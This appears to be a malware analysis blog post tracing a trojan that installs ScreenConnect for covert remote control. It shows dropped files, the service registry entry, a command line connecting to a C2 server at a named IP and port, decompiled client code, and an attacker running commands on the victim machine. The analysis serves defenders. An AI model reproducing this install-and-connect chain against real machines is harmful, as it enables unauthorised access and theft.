REMOTE ADMIN TROJAN

UDURRANI

- User executes the payload (Payload in most cases is a macro enabled XLS document or a Portable executable)
- Payload initiates setup.exe to install the software
- Msiexec.exe is used to run the *.msi file
- Payload creates a service
- Payload initiates ElsioneScreenConnect via command line
- ElsioneScreenConnect initiates a background process and provide the attacker with all the tools to control the victim's machine(s).

Please **NOTE**: **ElsioneScreenConnect** is a legitimate tool used for remote debugging. Hackers are using such tools to by-pass security layers. Here is another example of NetSupport RAT:

http://udurrani.com/exp0/netsupport_rat/netsupportRat.pdf


And here is the dynamic flow for NetSupport RAT.

http://udurrani.com/exp0/netsupport_rat/netsupport_rat_flow.pdf

BTW, I develop all the tools that I use for analysis.

DYNAMIC FLOW:

Here is the automated flow of the payload. I hope you can make some sense out of it.


consent.exe 3956
msiexec.exe 3740
services.exe 520
svchost.exe 3152
Elsinore.ScreenConnect.GuestService.exe 3976
Elsinore.ScreenConnect.GuestClient.exe 4000
108.178.216.35 8041
dotnetchk.exe 2820
explorer.exe 2888
PAYLOAD.exe 3308
setup.exe 1920
executor.exe 2952
msiexec.exe 2224
RED ARROW = PROCESS SPAWNING A CHILD (ProcessName and PID)
ORANGE | GREEN ARROW = PROCESS TALKING TO AN IP ADDRESS (IP and Port)
CYAN ARROW = PROCESS TRYING TO TALK TO AN IP ADDRESS (IP and Port)


For complete view go to http://udurrani.com/exp0/admin_trojan.pdf

Payload creates a folder with random name and drops 3 files as shown below

```
21D3.tmp/
 ├──── executor.exe
 ├──── setup.exe
 └──── setup.msi
```

Payload executes the .msi file

C:\Windows\SysWOW64\msiexec.exe /i setup.msi


ScreenConnect Guest Service (49dd151ae9b60a5b)


Please wait while Windows configures ScreenConnect Guest Service (49dd151ae9b60a5b)

Time remaining: 0 seconds

***More files are dropped*: Following files are used for Elsinore ScreenConnect client process.**


```
ScreenConnect\ Guest\ Service\ (49dd151ae9b60a5b)/
├──── Elsinore.ScreenConnect.Client.dll
├──── Elsinore.ScreenConnect.Core.dll
├──── Elsinore.ScreenConnect.GuestClient.exe
├──── Elsinore.ScreenConnect.GuestService.exe
├──── Elsinore.ScreenConnect.Windows.dll
└──── Elsinore.ScreenConnect.WindowsClient.dll
```

Some other files are also dropped e.g. ***dotnetcheck.exe*** etc. Here is the initial activity.



```
The following properties have been set:
Property: [AdminUser] = true {boolean}
Property: [ProcessorArchitecture] = AMD64 {string}
Property: [VersionNT] = 6.1.0 {version}
Running checks for package '.NET Framework 2.0', phase BuildList
Running external check with command line "C:\Users\foo\AppData\Local\Temp\VSD84BA.tmp\dotnetfx\dotnetchk.exe"
Process exited with code 1
Setting value '1 {int}' for property 'DotNetInstalled'
Reading value 'Version' of registry key 'HKLM\Software\Microsoft\Internet Explorer'
Read string value '8.0.7600.16385'
Setting value '8.0.7600.16385 {string}' for property 'IEVersion'
The following properties have been set for package '.NET Framework 2.0':
Property: [DotNetInstalled] = 1 {int}
Property: [IEVersion] = 8.0.7600.16385 {string}
Running checks for command 'dotnetfx\instmsia.exe'
Result of running operator 'ValueExists' on property 'VersionNT': true
Result of checks for command 'dotnetfx\instmsia.exe' is 'Bypass'
Running checks for command 'dotnetfx\WindowsInstaller-KB893803-v2-x86.exe'
Result of running operator 'ValueExists' on property 'Version9x': false
Result of running operator 'VersionLessThan' on property 'VersionNT' and value '5.0.3': false
Result of running operator 'VersionGreaterThanOrEqualTo' on property 'VersionMsi' and value '3.0': true
Result of checks for command 'dotnetfx\WindowsInstaller-KB893803-v2-x86.exe' is 'Bypass'
Running checks for command 'dotnetfx\dotnetfx.exe'
Result of running operator 'ValueNotEqualTo' on property 'DotNetInstalled' and value '0': true
Result of checks for command 'dotnetfx\dotnetfx.exe' is 'Bypass'
'.NET Framework 2.0' RunCheck result: No Install Needed
Running checks for package 'Windows Installer 3.1', phase BuildList
The following properties have been set for package 'Windows Installer 3.1':
Running checks for command 'WindowsInstaller3_1\WindowsInstaller-KB893803-v2-x86.exe'
Result of running operator 'VersionGreaterThanOrEqualTo' on property 'VersionMsi' and value '3.1': true
Result of checks for command 'WindowsInstaller3_1\WindowsInstaller-KB893803-v2-x86.exe' is 'Bypass'
'Windows Installer 3.1' RunCheck result: No Install Needed
Launching Application.
Running command 'C:\Users\foo\AppData\Local\Temp\21D3.tmp\executor.exe' with arguments ''
```

Following service is created



(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	ScreenConnect Guest Service (49dd151ae9b60a5b)
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	"C:\Program Files (x86)\ScreenConnect Guest Servi...
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Connection to the server via command line

Elsinore.ScreenConnect.GuestService.exe “?y=Guest&h=**108.178.216.35**&p=**8041**&k=BgIAAACkAABSU0ExAAgAAAEAAQC59sl0kxjcLxlBKTEIVmFVUTnWa1Z9NNDdhiTBQyV …

The above command spawns the following

Elsinore.ScreenConnect.GuestClient.exe" “?y=Guest&h=**108.178.216.35**&p=**8041**&k=BgIAAACkAABSU0ExAAgAAAEAAQC59sl0kxjcLxlBKTEIVmFVUTnWa1Z9NNDdhiTBQy …

The command line includes ipAddress, portNumber and id to connect to the C2 server.

(**UUID and config parameters provided as commanLine option**)

Elsinore.ScreenConnect.GuestService.exe provides the API to connect to the server via commandLine.


The above command is direct result of a function ***CreateServiceW()*** called by **ScreenConnect.ClientService.exe** process.

Here is the actual function call

CreateServiceW (hSCManager, "**ScreenConnect Client (d36c0e5c-fa5e-4685-aba6-1a870402dab6)**", NULL, SERVICE_ALL_ACCESS, SERVICE_WIN32_OWN_PROCESS, SERVICE_AUTO_START, SERVICE_ERROR_NORMAL, ""C:\Users\foo\AppData\Local\Apps\2.0\R3CCEQCZ.VH1\QB609DR5.2TJ\scre..tion_2c2536e5112611c9_0006.0006_fd8c426086c0ae45\ScreenConnect.ClientService.exe" "?y=Guest&h=instance-fdq1e1-relay.screenconnect.com&p=443&s=d36c0e5c-fa5e-4685-aba6-1a870402dab6&k=BgIAAACk, NULL, NULL, NULL, NULL, "")


!!!!!!!After this point the attacker has access to victim’s machine!!!!!!!


Now we are going to look at the C2 side of the story. Attacker is waiting for a connection from one of the victim's machine. Multiple victim(s) can connect to the C2 server with a special identifier. Once the victim connects, the ScreenConnectService GUI turns green.




Name:	Untitled Session
Join Mode:	Code: 39051
Host:	Cloud Account Administrator
Hosts Connected:	
Guests Connected:	Guest (7m) [X]
Logged On User:	WIN-RN4A1D7IM6L\foo
Idle Time:	7m
Machine:	WORKGROUP\WIN-RN4A1D7IM6L
Operating System:	Windows 7 Enterprise (6.1.7600)
Processor(s):	Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz (1 virtual)
Available Memory:	380 MB / 2047 MB
Network Address:	5.31.243.47
Client Version:	6.6.18120.6697

Connection time line:






Here is the code view on the client side



```
this.statusItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("S&tatus", (Image) null, (EventHandler) d
{
  this.ActivateStatusForm();
});
this.NotifyIcon.ContextMenuStrip.Items.Add("-");
this.chatItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Chat", (Image) null, (EventHandler) deleg
{
  this.ActivateChatForm();
});
this.NotifyIcon.ContextMenuStrip.Items.Add("-");
this.sendFilesItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Send Files...", (Image) null, (Event
{
  this.PromptSendFiles();
});
this.receiveFilesItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Receive Files...", (Image) null,
{
  this.get_EndPointManager().EnqueueOutgoingMessage((object) new ReceiveFilesMessage());
});
if (clientLaunchParameters.get_SessionID() != Guid.Empty)
{
  this.NotifyIcon.ContextMenuStrip.Items.Add("-");
  this.NotifyIcon.ContextMenuStrip.Items.Add("&Exit", (Image) null, (EventHandler) delegate
  {
    base.InitiateClose(true);
  });
```

Let's run a simple command on victim's machine:



Cloud Account Administrator 08-02 11:04:50 [X]

```
dir
```

Guest 08-02 11:05:10 [X]

```
C:\Windows\system32>dir
 Volume in drive C has no label.
 Volume Serial Number is E864-3907

 Directory of C:\Windows\system32

08/01/2018  03:38 PM    <DIR>          .
08/01/2018  03:38 PM    <DIR>          ..
07/14/2009  09:37 AM    <DIR>          0409
07/14/2009  05:39 AM           158,208 aaclient.dll
07/14/2009  05:40 AM         3,745,792 accessibilitycpl
07/14/2009  05:24 AM            39,424 ACCTRES.dll
07/14/2009  05:40 AM             9,216 acledit.dll
07/14/2009  05:40 AM           154,112 aclui.dll
07/14/2009  05:40 AM            53,248 acppage.dll
07/14/2009  05:40 AM            11,264 acproxy.dll
07/14/2009  05:40 AM           780,800 ActionCenter.dll
07/14/2009  05:40 AM           549,888 ActionCenterCPL.
07/14/2009  05:40 AM           213,504 ActionQueue.dll
07/14/2009  05:40 AM           267,776 activeds.dll
07/14/2009  03:53 AM           111,616 activeds.tlb
07/14/2009  05:40 AM           958,976 actxprxy.dll
07/14/2009  05:38 AM            40,448 AdapterTroublesh
07/14/2009  05:40 AM            90,112 admparse.dll
07/14/2009  05:40 AM           577,024 AdmTmpl.dll
07/14/2009  05:40 AM            56,832 adprovider.dll
07/14/2009  05:40 AM           239,104 adsldp.dll
07/14/2009  05:40 AM           236,544 adsldpc.dll
07/14/2009  05:40 AM           108,032 adsmsext.dll
07/14/2009  05:40 AM           326,144 adsnt.dll
07/14/2009  05:24 AM           680,448 adtschema.dll
07/14/2009  07:20 AM    <DIR>          AdvancedInstalle
07/14/2009  05:40 AM           877,056 advapi32.dll
07/14/2009  05:40 AM           160,256 advpack.dll
07/14/2009  05:40 AM             8,704 aecache.dll
07/14/2009  05:24 AM            23,040 aeevts.dll
07/14/2009  05:24 AM           424,448 aeinv.dll
07/14/2009  05:40 AM            72,192 aelupsvc.dll
07/14/2009  05:40 AM           408,576 aepdu.dll
07/14/2009  05:40 AM            59,904 aepic.dll
```

Code view on the client side:


```
public static void RunFileAsync(string filePath)
{
  new Process()
  {
    StartInfo = {
      FileName = Process.GetCurrentProcess().MainModule.FileName,
      Arguments = Extensions.QuoteCommandLine(new object[2]
      {
        (object) "RunFile",
        (object) filePath
      })
    }
  }.Start();
}
```

```
try
{
  WindowsExtensions.SubscribeToLogAppDomainException("ScreenConnect Guest Client");
  if (args.Length != 0 && args[0] == "RunFile")
    Process.Start(args[1]);
  else if (args.Length != 0 && args[0] == "StartService")
  {
    Program.StartService(args[1], args[2], args[3], (NetworkCredential) null);
  }
```

RunCommand's final result is ***ShellExecute***() and the following commandLine:

cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\6.6.18120.6697\f4aa5101-b256-4a58-a9be-742c7ceac408**run.cmd**"

Attacker can upload any tool e.g. processExplorer, procDump, mimiKatz etc and execute it.



Run a tool on the remote system. The tool will be run when the machine is connected.

Add notes to log work or provide identification for sessions.

